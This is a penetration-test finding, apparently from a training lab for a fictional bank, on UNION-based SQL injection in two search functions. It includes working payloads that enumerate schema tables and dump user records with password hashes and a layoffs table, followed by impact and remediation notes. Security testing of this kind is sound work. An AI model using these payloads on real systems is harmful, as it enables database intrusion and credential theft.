Accessing other Tables in Database via SQL Injection

Description

Among being able to log into homepages without proof of authentication and manipulating displayed information, SQL injection can also be used to access and view information from other tables in the database beyond the scope of the web application.

In **bigapp.quoccabank.com** and **payportal.quoccabank.com**, an attacker can use SQL Injection on the search function to make additional queries that can retrieve sensitive information from other tables such as user data or HR information that only authorised personnel should be allowed to access.

Steps to Reproduce

In the homepage of **bigapp.quoccabank.com**, an SQL injection can be made to return a list of all tables in the database:

Payload: ')) UNION SELECT table_schema, table_name, 3, 4, 5, 6 FROM information_schema.tables WHERE 1=1; -- x

challengedb	bproducts	4	3	5	6
challengedb	users	4	3	5	6
information_schema	ADMINISTRABLE_ROLE_AUTHORIZATIONS	4	3	5	6
information_schema	APPLICABLE_ROLES	4	3	5	6
information_schema	CHARACTER_SETS	4	3	5	6
information_schema	CHECK_CONSTRAINTS	4	3	5	6

There are two tables of interest – the table ‘bproducts’ which is the list of banking products displayed by default, and the table ‘users’. The columns used in the ‘users’ table can be found through information_schema.columns:

Payload: ')) UNION SELECT table_schema, table_name, column_name, 4, 5, 6 FROM information_schema.columns WHERE table_name='users'; -- x


challengedb	users	4	city	5	6
challengedb	users	4	email	5	6
challengedb	users	4	fname	5	6
challengedb	users	4	id	5	6
challengedb	users	4	lname	5	6
challengedb	users	4	mobile	5	6
challengedb	users	4	password	5	6
challengedb	users	4	postcode	5	6
challengedb	users	4	state	5	6
challengedb	users	4	type	5	6
challengedb	users	4	userid	5	6


A list of all users, including the administrator account, can then be listed along with their private credentials:

Payload: ')) UNION SELECT id, fname, email, userid, password, type FROM users WHERE 1=1; -- x

30	Clinton	35379	Clinton.Murray@miller.com	d3e217eec30e97569e2ac744686db709	user
31	admin	85958	admin@quoccabank.com	0e7517141fb53f21ee439b355b5a1d0a	admin
32	John	62833	email@mail.com	5f4dcc3b5aa765d61d8327deb882cf99	user
33	James	97996	jamesangus@gmail.com	3c8ed79d8e99f1378d8771814b7d8201	user
34	Alex	62040	ablackmore113@gmail.com	b3ea65e898add1dad3949c28e38e5fc5	user

Using an online hash tool, the password for the administrator account can be decrypted and freely accessed.





A similar process can be performed to access the HR table using SQL injection in the search function at payportal.quoccabank.com:

Payload: " UNION SELECT 1,table_schema,table_name,4,5,6,7,8 FROM information_schema.tables WHERE 1=1;

challengedb	payportal	4	5	6	7	8
challengedb	upcoming_layoffs	4	5	6	7	8
information_schema	ADMINISTRABLE_ROLE_AUTHORIZATIONS	4	5	6	7	8
information_schema	APPLICABLE_ROLES	4	5	6	7	8
information_schema	CHARACTER_SETS	4	5	6	7	8
information_schema	CHECK_CONSTRAINTS	4	5	6	7	8

Payload: " UNION SELECT 1,table_schema,table_name,column_name,5,6,7,8 FROM information_schema.columns WHERE table_name='upcoming_layoffs';

challengedb	upcoming_layoffs	id	5	6	7	8
challengedb	upcoming_layoffs	staff_id	5	6	7	8
challengedb	upcoming_layoffs	date	5	6	7	8
challengedb	upcoming_layoffs	reason	5	6	7	8

Payload: " UNION SELECT 1,id,staff_id,date,reason,4,5,6 FROM upcoming_layoffs WHERE 1=1;

Impact

This vulnerability is classified as having **Critical Risk** since an attacker can access and view information from other tables in the database beyond the scope of the web application. They can view tables that only administrators are authorised to view such as user tables containing private credentials. In an extended database with multiple user tables for different domains, an attacker could possibly gain access to every domain of the organisation.

Remediation

SQL injection can be prevented through input validation and parameterised queries. This allows the web application to sanitise and filter all inputs before it is sent to the database, deterring any use of concatenation or user inputted commands from an attacker that can exploit the database. It is also helpful to disable the visibility of database errors sent by server responses to prevent leakage of query escapes.

Results Summary

Through the extensive penetration testing conducted by our team, it is evident that there is a large amount of vulnerabilities present within quoccabank and its subdomains. As a result, we believe that a major security reconstruction is required to ensure the safety of the clients and their data as well as the company itself. Some of these vulnerabilities include storing sensitive information in easily accessible web pages or files, allowing for SQL injections to search databases containing information which shouldnt be accessible. Furthermore, modification of cookies allows attackers to bypass authentication and authorisation screens and login to accounts which shouldn’t be accessible. Finally, various accounts with admin access can easily be brute forced as they use very common usernames and passwords. We have outlined various methods to increase the security of the website and hope these actions are taken immediately to ensure that quoccabank and their users have utmost safety.